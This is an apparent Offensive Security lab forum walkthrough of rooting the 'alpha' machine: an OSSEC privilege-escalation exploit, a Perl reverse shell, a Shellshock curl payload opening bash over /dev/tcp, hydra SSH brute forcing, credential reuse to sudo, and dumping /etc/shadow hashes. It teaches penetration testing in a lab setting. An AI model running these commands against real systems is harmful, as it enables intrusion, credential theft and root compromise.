The second screenshot shows a terminal window on the 'alpha' machine. The user runs `wget 10.11.0.4:8888/alpha-root.py` to download the file. The output shows the file was successfully downloaded. Then, they run `file alpha-root.py` which identifies it as a Python script. Finally, they run `python alpha-root.py` to execute it.

So the file transferred successfully! Only one thing left to-do... execute it!

Let's play dumb and run it:

Code:

```
www-data@alpha:/tmp$ python alpha-root.py
python alpha-root.py
usage of program
-c Command to run as root in quotes

www-data@alpha:/tmp$
```

```
www-data@alpha:/tmp$ python alpha-root.py
python alpha-root.py
usage of program
-c Command to run as root in quotes

www-data@alpha:/tmp$
```

Simple enough.

However, there's a higher chance of success generally with exploits by getting it to execute a single program, without any command line arguments. So rather than running the **bash command we used in the PoC shellshock command**, let's get it to execute a custom program of our choice. It might not be as "stealthy" (as we have to write files to the disk and transfer it over - but we already did this with the OSSEC exploit), and be a few more extra steps, however we'll take a root shell over less work any time!

Now, we could use msfvenom to generate a *something* (such as binary ELF), or we could use a perl script (as we know there's perl on the box).

Code:

```
root@kali:~# cp /usr/share/webshells/perl/perl-reverse-shell.pl alpha-shell.pl
root@kali:~#
root@kali:~# sed -i 's/my $ip = .*/my $ip = "10.11.0.4"/;; s/my $port = .*/my $port = 444;/' alpha-shell.pl
root@kali:~#
root@kali:~# python2 -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
```

```
root@kali:~# cp /usr/share/webshells/perl/perl-reverse-shell.pl alpha-shell.pl
root@kali:~#
root@kali:~# sed -i 's/my $ip = .*/my $ip = "10.11.0.4"/;; s/my $port = .*/my $port = 444;/' alpha-shell.pl
root@kali:~#
root@kali:~# python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
```

The two sed commands, is us replacing our IP & port with the templates (by default it is 127.0.0.1 and port 1234, which isn't helpful for us).

Notice how we are using a different port to what we did with the shellshock? Again, we haven't tested to see if this port is allowed out (however nothing has been blocked so far!).

Also transfer it over.

To make it different, this time, we'll use cURL:

Code:

```
www-data@alpha:/tmp$ curl 10.11.0.4:8888/alpha-shell.pl > alpha-shell.pl
curl 10.11.0.4:8888/alpha-shell.pl > alpha-shell.pl
  % Total    % Received % Xferd  Average Speed   Time    Time     Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3711 100 3711    0     0 10480      0  --:--:-- --:--:-- --:--:-- 10882
www-data@alpha:/tmp$

www-data@alpha:/tmp$ file alpha-shell.pl
file alpha-shell.pl
alpha-shell.pl: Perl script, ASCII text executable
www-data@alpha:/tmp$
```

```
root@kali:~# cp /usr/share/webshells/perl/perl-reverse-shell.pl alpha-shell.pl
root@kali:~#
root@kali:~# sed -i 's/my $ip = .*/my $ip = "10.11.0.4"/;; s/my $port = .*/my $port = 444;/' alpha-shell.pl
root@kali:~#
root@kali:~# python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
10.11.1.71 - - [22/May/2016 19:40:49] "GET /alpha-shell.pl HTTP/1.1" 200 -
```

```
root@kali: ~
File Edit View Search Terminal Help
www-data@alpha:/tmp$ curl 10.11.0.4:8888/alpha-shell.pl > alpha-shell.pl
curl 10.11.0.4:8888/alpha-shell.pl > alpha-shell.pl
  % Total    % Received % Xferd  Average Speed   Time    Time     Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3711 100 3711    0     0 10480      0  --:--:-- --:--:-- --:--:-- 10882
www-data@alpha:/tmp$

www-data@alpha:/tmp$ file alpha-shell.pl
file alpha-shell.pl
alpha-shell.pl: Perl script, ASCII text executable
www-data@alpha:/tmp$
```

Before we try and get a root shell, we will test to make sure everything is correct, by manually executing the shell. If everything is correct, we'll get another reverse shell, just as the same user we are now (as we are the user who executed it). We'll need to setup a listener first, and find the full path to the perl binary, before calling the script (as we may **not have \$PATH set again, just like in our Shellshock PoC**):

Code:

```
root@kali:~# nc -nlvp 444
Listening on [0.0.0.0] (family 0, port 444)

www-data@alpha:/tmp$ whereis perl
whereis perl
perl: /usr/bin/perl /etc/perl /usr/lib/perl /usr/local/lib/perl /usr/share/perl /usr/share/man/man1/perl.1.gz
www-data@alpha:/tmp$

www-data@alpha:/tmp$ /usr/bin/perl /tmp/alpha-shell.pl
/usr/bin/perl /tmp/alpha-shell.pl
Content-Length: 0
Connection: close
Content-Type: text/html

www-data@alpha:/tmp$ Content-Length: 39
Connection: close
Content-Type: text/html

Sent reverse shell to 10.11.0.4:444< p>
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -nlvp 444
Listening on [0.0.0.0] (family 0, port 444)
Connection from [10.11.1.71] port 444 [tcp/*] accepted (family 2, sport 48626)
 03:45:53 up 32 min,  0 users,  load average: 0.04, 0.03, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/
/usr/sbin/apache: 0: can't access tty; job control turned off
$

root@kali: ~
File Edit View Search Terminal Help
www-data@alpha:/tmp$ whereis perl
whereis perl
perl: /usr/bin/perl /etc/perl /usr/lib/perl /usr/local/lib/perl /usr/share/perl /usr/share/man/man1/perl.1.gz
www-data@alpha:/tmp$

www-data@alpha:/tmp$ /usr/bin/perl /tmp/alpha-shell.pl
/usr/bin/perl /tmp/alpha-shell.pl
Content-Length: 0
Connection: close
Content-Type: text/html

www-data@alpha:/tmp$ Content-Length: 39
Connection: close
Content-Type: text/html

Sent reverse shell to 10.11.0.4:444<p>
```

Everything worked!

Now, let's reset it and this time, use the exploit to call it.

Notice, you can type "exit" into the new reverse shell, in order to get command line access again on the original (may need to press enter in order to get a prompt back).

Code:

```
root@kali:~# nc -nlvp 444
Listening on [0.0.0.0] (family 0, port 444)

www-data@alpha:/tmp$ python alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
python alpha-root.py -c '/tmp/alpha-shell.pl'
```



```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -nlvp 444
Listening on [0.0.0.0] (family 0, port 444)
[]

root@kali: ~
File Edit View Search Terminal Help
www-data@alpha:/tmp$ python alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
python alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'

```

ugh! It appear to have hung!
There wasn't any output like the exploit code made out.

Now this could be because of the type of shell we have, and the lack of TTY support.

- A shell is command line interpreter.
- A terminal is a text input/output environment.
- A console is a physical terminal
- "TeleTYpe" (aka TTY) - can be found in "/dev/tty*". They are devices that acts like a "teletype" (such as a terminal).
- "Pseudo-Teletype" (aka PTY) - These are devices that acts like a terminal to the process reading/writing there, but managed by something else. **So we can use PTY to fake TTY.**

More information: <http://www.linusakesson.net/programming/tty/>

Last edited by g0tmi1k; 08-15-2016 at 11:57 AM. Reason: typo

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

[Reply](#) | [Reply With Quote](#)

05-23-2016, 12:58 PM

#25



g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	462



Privilege Escalation

Method #1 - OSSEC (Part 2)

Using the above information, we can use python to handle our PTY, "**python -c 'import pty; pty.spawn("/bin/sh")'**". The only problem is, we would have to re-exploit the box again, because our shell is hung.

Useful resource: [Post-Exploitation Without A TTY](#)

Note: The shell will start to respond, if you wait more than 12 minutes for the script to time out.

Code:

```

root@kali:~# !curl
curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; bash -i >& /dev/tcp/10.11.0.4/443 0>&1; echo zzzz;'"

root@kali:~# !nc
nc -nlvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from [10.11.1.71] port 443 [tcp/*] accepted (family 2, sport 55535)
bash: cannot set terminal process group (1210): Inappropriate ioctl for device
bash: no job control in this shell
www-data@alpha:/usr/lib/cgi-bin$

www-data@alpha:/usr/lib/cgi-bin$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$

```

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# !cu
curl -H "User-Agent: () { ;; }; /bin/bash -c 'echo aaaa; bash -i >& /dev/tcp/10.11.0.4/443 0>&1; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi -s | sed -
n '/aaaa/{:a;n;/zzzz/b;p;ba}'
]

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# !nc
nc -nlvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from [10.11.1.71] port 443 [tcp/*] accepted (family 2, sport 55535)
bash: cannot set terminal process group (1210): Inappropriate ioctl for device
bash: no job control in this shell
www-data@alpha:/usr/lib/cgi-bin$
www-data@alpha:/usr/lib/cgi-bin$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$

```

Once we have a shell back, we re-run the exploit again, in our fake TTY shell. This time, it doesn't hang, and we have output:

Code:

```

$ python /tmp/alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
python /tmp/alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
=====
Creating /tmp/hosts.deny.300 through /tmp/hosts.deny.65536 ...
=====
Monitoring tmp for file change...
ssh into the system a few times with an incorrect password
Then wait for up to 10 mins
=====

```

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# !nc
nc -nlvp 444
Listening on [0.0.0.0] (family 0, port 444)
]

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# !nc
nc -nlvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from [10.11.1.71] port 443 [tcp/*] accepted (family 2, sport 60877)
bash: cannot set terminal process group (1168): Inappropriate ioctl for device
bash: no job control in this shell
www-data@alpha:/usr/lib/cgi-bin$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$

$ python /tmp/alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
python /tmp/alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
=====
Creating /tmp/hosts.deny.300 through /tmp/hosts.deny.65536 ...
=====
Monitoring tmp for file change...
ssh into the system a few times with an incorrect password
Then wait for up to 10 mins
=====

```

So we follow the instructions on the screen. We now need to SSH in the box until we are locked out!

Using what we know of **"/etc/passwd"**, there's a user account of **"gibson"**. Let's use it.

We also take the top 10 passwords from the **"rockyou.txt"**, and use **"hydra"** to brute force the SSH with it.

By doing this, we are then unable to connect back to the SSH service (we have been banned - just like when we were gathering

information about the target).

Note, we are using "-o ConnectTimeout=10" when trying to connect to the SSH service, to wait 10 seconds before timing out - else it will take a VERY long time (when it really should not).

Code:

```
root@kali:~# ssh -o ConnectTimeout=10 gibson@10.11.1.71
gibson@10.11.1.71's password:

root@kali:~#
root@kali:~# head -n 10 /usr/share/wordlists/rockyou.txt > /tmp/alpha.txt
root@kali:~#
root@kali:~# hydra -l gibson -P /tmp/alpha.txt -T 20 10.11.1.71 ssh
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for i

Hydra (http://www.thc.org/thc-hydra) starting at 2016-05-22 22:10:31
[ WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: u
[ DATA] max 10 tasks per 1 server, overall 20 tasks, 10 login tries (1:1/p:10), ~0 tries per task
[ DATA] attacking service ssh on port 22
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-05-22 22:10:36
root@kali:~#
root@kali:~# ssh -o ConnectTimeout=10 gibson@10.11.1.71
ssh: connect to host 10.11.1.71 port 22: Connection timed out
root@kali:~#
```

Then all we have to-do is wait 10 minutes!

Code:

```
root@kali:~# sleep 10m
root@kali:~#
```

Some stage during the sleep, the exploit output changes:

Code:

```
=====
File: /tmp/hosts.deny.1619 has just been modified
Writing exploit to this file
=====
ssh in again to execute the command
=====
                End Prog.
User defined signal 1
$
```

We don't need to act on it.

The last and final stage is to re-connect this time to the SSH.

However, this time, instead of getting the password prompt or a timeout message we get:

Code:

```
root@kali:~# !ssh
ssh -o ConnectTimeout=10 gibson@10.11.1.71
ssh_exchange_identification: read: Connection reset by peer
root@kali:~#
```

...however, this all isn't bad news!

In our netcat listener:

Code:

```
Connection from [10.11.1.71] port 444 [tcp/*] accepted (family 2, sport 50579)
04:24:18 up 23 min, 0 users, load average: 0.00, 0.01, 0.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
/
/usr/sbin/apache: 0: can't access tty; job control turned off
#
```

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# inc
nc -nlvp 444
Listening on [0.0.0.0] (family 0, port 444)
Connection from [10.11.1.71] port 444 [tcp/*] accepted (family 2, sport 50579)
 04:24:18 up 23 min,  0 users,  load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
/
/usr/sbin/apache: 0: can't access tty; job control turned off
#

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ssh -o ConnectTimeout=10 gibson@10.11.1.71
gibson@10.11.1.71's password:
root@kali:~#
root@kali:~# head -n 10 /usr/share/wordlists/rockyou.txt > /tmp/alpha.txt
root@kali:~#
root@kali:~# hydra -l gibson -P /tmp/alpha.txt -T 20 10.11.1.71 ssh
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-05-22 22:10:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is rec
ommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 20 tasks, 10 login tries (l:1p:10),
~0 tries per task
[DATA] attacking service ssh on port 22
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-05-22 22:10:36
root@kali:~# !ssh
ssh -o ConnectTimeout=10 gibson@10.11.1.71
ssh: connect to host 10.11.1.71 pc
root@kali:~#
root@kali:~# sleep 10m
root@kali:~# !ssh
ssh -o ConnectTimeout=10 gibson@10.11.1.71
ssh_exchange_identification: read: Connection reset by peer
root@kali:~#

root@kali:~# inc
nc -nlvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from [10.11.1.71] port 443 [tcp/*] accepted (family 2, sport 60877)
bash: cannot set terminal process group (1168): Inappropriate ioctl for device
bash: no job control in this shell
www-data@alpha:/usr/lib/cgi-bin$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$

$ python /tmp/alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
python /tmp/alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
=====
Creating /tmp/hosts.deny.300 through /tmp/hosts.deny.65536 ...
=====
Monitoring tmp for file change...
ssh into the system a few times with an incorrect password
Then wait for up to 10 mins
=====
File: /tmp/hosts.deny.1619 has just been modified
Writing exploit to this file
=====
ssh in again to execute the command
=====
End Prog.
User defined signal 1
$

root@kali:~#

```

Waaaahooooo! Reverse root shell 🤖

Troubleshooting

Don't use: `python /tmp/exploit.py -c "/tmp/alpha-shell.pl"`, but `python /tmp/exploit.py -c "/usr/bin/perl /tmp/alpha-shell.pl"` (the full path to perl) - else it may not work (even if you have the execute flag set)
 Don't use: `python /tmp/exploit.py -c "/bin/bash -i >& /dev/tcp/10.11.0.4/443"` - else it may not work.
 If your SSH prompt is different to "`ssh_exchange_identification: read: Connection reset by peer`" (e.g. you get a password prompt again), the OSSEC exploit failed.

Last edited by g0tmi1k; 08-15-2016 at 10:45 AM. Reason: typo

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

Reply | Reply With Quote

05-23-2016, 02:39 PM

#26



g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	462



Privilege Escalation

Method #2 - MySQL

SSH

We managed to find the credentials to MySQL, via the web application, which just so happens to be the root user (not to be confused with the root account on the OS) - "`root`" / "`zsq1xsw2cde3`".
 This allows us to do anything we want to the database and the MySQL service (such as loading UDF - *cough* handy for other lab machines *cough*).

However, have these credentials been re-used anywhere else (either on this system or another one in the network)? Let's see!
 There's two ways of going about this, so we will cover both.

So using what we learn from `/etc/passwd`, we know there's a user account called `"gibson"`.
Let's see if that user is allowed to SSH in:

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ grep -v '^#' /etc/ssh/sshd_config | uniq
grep -v '^#' /etc/ssh/sshd_config | uniq
...SNIP...
LoginGraceTime 120
PermitRootLogin without-password
...SNIP...
PubkeyAuthentication yes
AuthorizedKeysFile      %h/.ssh/authorized_keys
...SNIP...
PermitEmptyPasswords no
...SNIP...
UsePAM yes
www-data@alpha:/usr/lib/cgi-bin$
```

```
www-data@alpha:/usr/lib/cgi-bin$ grep -v '^#' /etc/ssh/sshd_config | uniq
grep -v '^#' /etc/ssh/sshd_config | uniq

Port 22
Protocol 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
UsePrivilegeSeparation yes

KeyRegenerationInterval 3600
ServerKeyBits 1024

SyslogFacility AUTH
LogLevel INFO

LoginGraceTime 120
PermitRootLogin without-password
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile      %h/.ssh/authorized_keys

IgnoreRhosts yes
RhostsRSAAuthentication no
HostbasedAuthentication no

PermitEmptyPasswords no

ChallengeResponseAuthentication no

X11Forwarding yes
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes

AcceptEnv LANG LC_*

Subsystem sftp /usr/lib/openssh/sftp-server

UsePAM yes
www-data@alpha:/usr/lib/cgi-bin$
```

So we can see any user is allowed to SSH in, and the system will accept either password or SSH keys for every user except for root

(where it requires a SSH key).

Notice the time out is set to 120 seconds, else we would have to use `"-o ConnectTimeout=10"` (See [Privilege Escalation Method #1](#)).

So there's no reason why gibson wouldn't work! Let's try:

For the record, rather than doing just a single IP for the machine we are attacking, we could do the whole subnet (10.11.1.0/24) and see if it's on any other machines.

Code:

```
root@kali:~# hydra -l gibson -p zaqlxsw2cde3 10.11.1.71 ssh
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for i

Hydra (http://www.thc.org/thc-hydra) starting at 2016-05-22 23:43:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: us
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:l/p:1), ~0 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 10.11.1.71 login: gibson password: zaqlxsw2cde3
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-05-22 23:43:08
root@kali:~#
```

```
root@kali:~# hydra -l gibson -p zaqlxsw2cde3 10.11.1.71 ssh
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-05-22 23:43:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:l/p:1), ~0 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 10.11.1.71 login: gibson password: zaqlxsw2cde3
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-05-22 23:43:08
root@kali:~#
```

So the root MySQL password is the same for the gibson user!

So just need to SSH in now:

Code:

```
root@kali:~# ssh gibson@10.11.1.71
gibson@10.11.1.71's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

System information as of Mon May 23 05:35:55 EDT 2016

System load:  0.24                Processes:    88
Usage of /:   35.2% of 4.79GB      Users logged in:  0
Memory usage: 16%                 IP address for eth0: 10.11.1.71
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

Last login: Mon May  9 08:05:43 2016 from 10.11.1.4
gibson@alpha:~$
```

```
root@kali:~# ssh gibson@10.11.1.71
gibson@10.11.1.71's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

System information as of Mon May 23 05:35:55 EDT 2016

System load:  0.24                Processes:    88
Usage of /:   35.2% of 4.79GB      Users logged in:  0
Memory usage: 16%                 IP address for eth0: 10.11.1.71
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

Last login: Mon May  9 08:05:43 2016 from 10.11.1.4
gibson@alpha:~$ █
```

Note: The password is not echo'd out.

Because we just became a new user, we would have to start the information gathering process for privilege escalation that relates to the user.

So the very first command would be "**id**", to see who we now are:

Code:

```
gibson@alpha:~$ id
uid=1000(gibson) gid=1000(gibson) groups=1000(gibson),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),112(lpadmin)
gibson@alpha:~$
```

```
gibson@alpha:~$ id
uid=1000(gibson) gid=1000(gibson) groups=1000(gibson),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),112(lpadmin),113(sambashare)
gibson@alpha:~$
```

So we are part of the "**sudo**" group! (Debian based OS, its "sudo". CentOS/RedHat its "**wheel**").

So let's see what we can do:

Code:

```
gibson@alpha:~$ sudo -l
[sudo] password for gibson:
Matching Defaults entries for gibson on alpha:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gibson may run the following commands on alpha:
    (ALL : ALL) ALL
gibson@alpha:~$
```

So we can execute any command as sudo! So we can just switch to the root user!

Code:

```
gibson@alpha:~$ sudo su
root@alpha:/home/gibson#
```

...and because we have just become to a new user:

Code:

```
root@alpha:/home/gibson# id
uid=0(root) gid=0(root) groups=0(root)
root@alpha:/home/gibson#
```

```
gibson@alpha:~$ sudo -l
[sudo] password for gibson:
Matching Defaults entries for gibson on alpha:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gibson may run the following commands on alpha:
    (ALL : ALL) ALL
gibson@alpha:~$ sudo su
root@alpha:/home/gibson#
root@alpha:/home/gibson# id
uid=0(root) gid=0(root) groups=0(root)
root@alpha:/home/gibson#
```

Note: Didn't have to re-type in the password, as we already had just done it.

Waaaahooooo! Root shell 🤖

SU

Here's a slight different way, rather than using Hydra & SSH:

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ su gibson
su gibson
su: must be run from a terminal
www-data@alpha:/usr/lib/cgi-bin$
```

However, re-using the PTY trick from [Privilege Escalation Method #1](#).

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ python -c 'import pty; pty.spawn("/bin/sh") '
python -c 'import pty; pty.spawn("/bin/sh") '
$ su gibson
su gibson
Password: zaqlxsw2cde3

gibson@alpha:/usr/lib/cgi-bin$ id
id
uid=1000(gibson) gid=1000(gibson) groups=1000(gibson),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),112(lpadmin)
gibson@alpha:/usr/lib/cgi-bin$
```

So we switched users!

Notice how it also echo'd our password - its in plain text

And just to prove we can get a root shell this way:

Code:

```
gibson@alpha:/usr/lib/cgi-bin$ sudo su
sudo su
[sudo] password for gibson: zaqlxsw2cde3

root@alpha:/usr/lib/cgi-bin#

root@alpha:/usr/lib/cgi-bin# id
id
uid=0(root) gid=0(root) groups=0(root)
root@alpha:/usr/lib/cgi-bin#
```

```
www-data@alpha:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@alpha:/usr/lib/cgi-bin$

www-data@alpha:/usr/lib/cgi-bin$ su gibson
su gibson
su: must be run from a terminal
www-data@alpha:/usr/lib/cgi-bin$ python -c 'import pty; pty.spawn("/bin/sh") '
python -c 'import pty; pty.spawn("/bin/sh") '
$ su gibson
su gibson
Password: zaqlxsw2cde3

gibson@alpha:/usr/lib/cgi-bin$ id
id
uid=1000(gibson) gid=1000(gibson) groups=1000(gibson),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),112(lpadmin),113(sambashare)
gibson@alpha:/usr/lib/cgi-bin$

gibson@alpha:/usr/lib/cgi-bin$ sudo su
sudo su
[sudo] password for gibson: zaqlxsw2cde3

root@alpha:/usr/lib/cgi-bin#

root@alpha:/usr/lib/cgi-bin# id
id
uid=0(root) gid=0(root) groups=0(root)
root@alpha:/usr/lib/cgi-bin#
```

Last edited by g0tmi1k; 08-15-2016 at 12:00 PM.

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

[Reply](#)

[Reply With Quote](#)

07-21-2016, 09:57 AM

#27



g0tmi1k o
Offsec Staff

Join Date: Jun 2011

Posts: 462



Post Exploitation

Proof.txt

Note: In the labs, we have placed "proof" files on every machine. These should not be the "goal", it's just a little something "extra" to put in your report.

You are wanting shells, not flags (this is a pentest, not a "Capture The Flag (CTF)" event).

More information, [see here](#). And for the record, if you skip the shell and go straight for the flag in the **OSCP exam**, it will **NOT count**.

Code:

```
root@alpha:/usr/lib/cgi-bin# cd ~/
cd ~/
root@alpha:~#

root@alpha:~# pwd
pwd
/root
root@alpha:~#

root@alpha:~# ls -lah
ls -lah
total 56K
drwx----- 5 root root 4.0K May 25 22:24 .
drwxr-xr-x 22 root root 4.0K Oct 11 2014 ..
-rw----- 1 root root 1 May 25 22:25 .bash_history
-rw-r--r-- 1 root root 3.1K Feb 19 2014 .bashrc
drwx----- 2 root root 4.0K Oct 28 2014 .cache
drwxr-xr-x 6 root root 4.0K Oct 9 2014 .cpan
-rw----- 1 root root 1 May 9 03:26 .lessht
-rw----- 1 root root 1 May 9 03:26 .mysql_history
-rw----- 1 root root 1 May 9 03:26 .nano_history
-rw-r--r-- 1 root root 140 Feb 19 2014 .profile
----- 1 root root 33 May 6 02:50 proof.txt
-rw-r--r-- 1 root root 74 May 25 22:24 .selected_editor
drwx----- 2 root root 4.0K May 5 07:57 .ssh
-rw----- 1 root root 1.7K May 9 08:00 .viminfo
root@alpha:~#

root@alpha:~# cat proof.txt
cat proof.txt
97f3446c2c2fc5079f22dc38f60c8a78
root@alpha:~#
```

```

root@alpha:/usr/lib/cgi-bin# cd ~/
cd ~/
root@alpha:~#

root@alpha:~# pwd
pwd
/root
root@alpha:~#

root@alpha:~# ls -lah
ls -lah
total 56K
drwx----- 5 root root 4.0K May 25 22:24 .
drwxr-xr-x 22 root root 4.0K Oct 11 2014 ..
-rw----- 1 root root 1 May 25 22:25 .bash_history
-rw-r--r-- 1 root root 3.1K Feb 19 2014 .bashrc
drwx----- 2 root root 4.0K Oct 28 2014 .cache
drwxr-xr-x 6 root root 4.0K Oct 9 2014 .cpan
-rw----- 1 root root 1 May 9 03:26 .lessht
-rw----- 1 root root 1 May 9 03:26 .mysql_history
-rw----- 1 root root 1 May 9 03:26 .nano_history
-rw-r--r-- 1 root root 140 Feb 19 2014 .profile
----- 1 root root 33 May 6 02:50 proof.txt
-rw-r--r-- 1 root root 74 May 25 22:24 .selected_editor
drwx----- 2 root root 4.0K May 5 07:57 .ssh
-rw----- 1 root root 1.7K May 9 08:00 .viminfo
root@alpha:~#

root@alpha:~# cat proof.txt
cat proof.txt
97f3446c2c2fc5079f22dc38f60c8a78
root@alpha:~# █

```

Hashes

Let's grab the OS hashes for the target. Never know when these might be useful:

NOTE: Depending on the OS (and its age), it may be stored in a different location...

Code:

```

root@alpha:~# cat /etc/shadow
cat /etc/shadow
root:$6$Y9bGZ/xW$kLaX8RHQKpqONYPjYVBy6jf4aosJ0rIBpvqrkgJ2IFJGG1j4Z3UhADuJqzk8AiObx9HQJODhEJr2mQAoNENxM.:16926:0
daemon*:16273:0:99999:7:::
bin*:16273:0:99999:7:::
sys*:16273:0:99999:7:::
sync*:16273:0:99999:7:::
games*:16273:0:99999:7:::
man*:16273:0:99999:7:::
lp*:16273:0:99999:7:::
mail*:16273:0:99999:7:::
news*:16273:0:99999:7:::
uucp*:16273:0:99999:7:::
proxy*:16273:0:99999:7:::
www-data*:16273:0:99999:7:::
backup*:16273:0:99999:7:::
list*:16273:0:99999:7:::
irc*:16273:0:99999:7:::
gnats*:16273:0:99999:7:::
nobody*:16273:0:99999:7:::
libuuid!:16273:0:99999:7:::
syslog*:16273:0:99999:7:::
mysql!:16352:0:99999:7:::
messagebus*:16352:0:99999:7:::
landscape*:16352:0:99999:7:::
sshd*:16352:0:99999:7:::
gibson:$6$zaB89NHR$igJDYzOI.ZmHeTj1xqkXmGoUkJLrMojh2T1ytnFrYzajTAh7gxP0aAZ/5EsdnVS35uOa278ixXRn2Bb19kr70:16352
ossec!:16352:0:99999:7:::
ossecm!:16352:0:99999:7:::
ossecr!:16352:0:99999:7:::
root@alpha:~#

```

```

root@alpha:~# cat /etc/shadow
cat /etc/shadow
root:$6$Y9bGZ/xW$kLaX8RHQKppQ0NYPjYVBy6j f4aosJ0rIBpvqrkgJ2IFJGG1j4Z3UhADuJqzk8Ai0bx9HQJ0DhEJr2mQa0EnxM.:16926:0:99999:7:::
daemon*:16273:0:99999:7:::
bin*:16273:0:99999:7:::
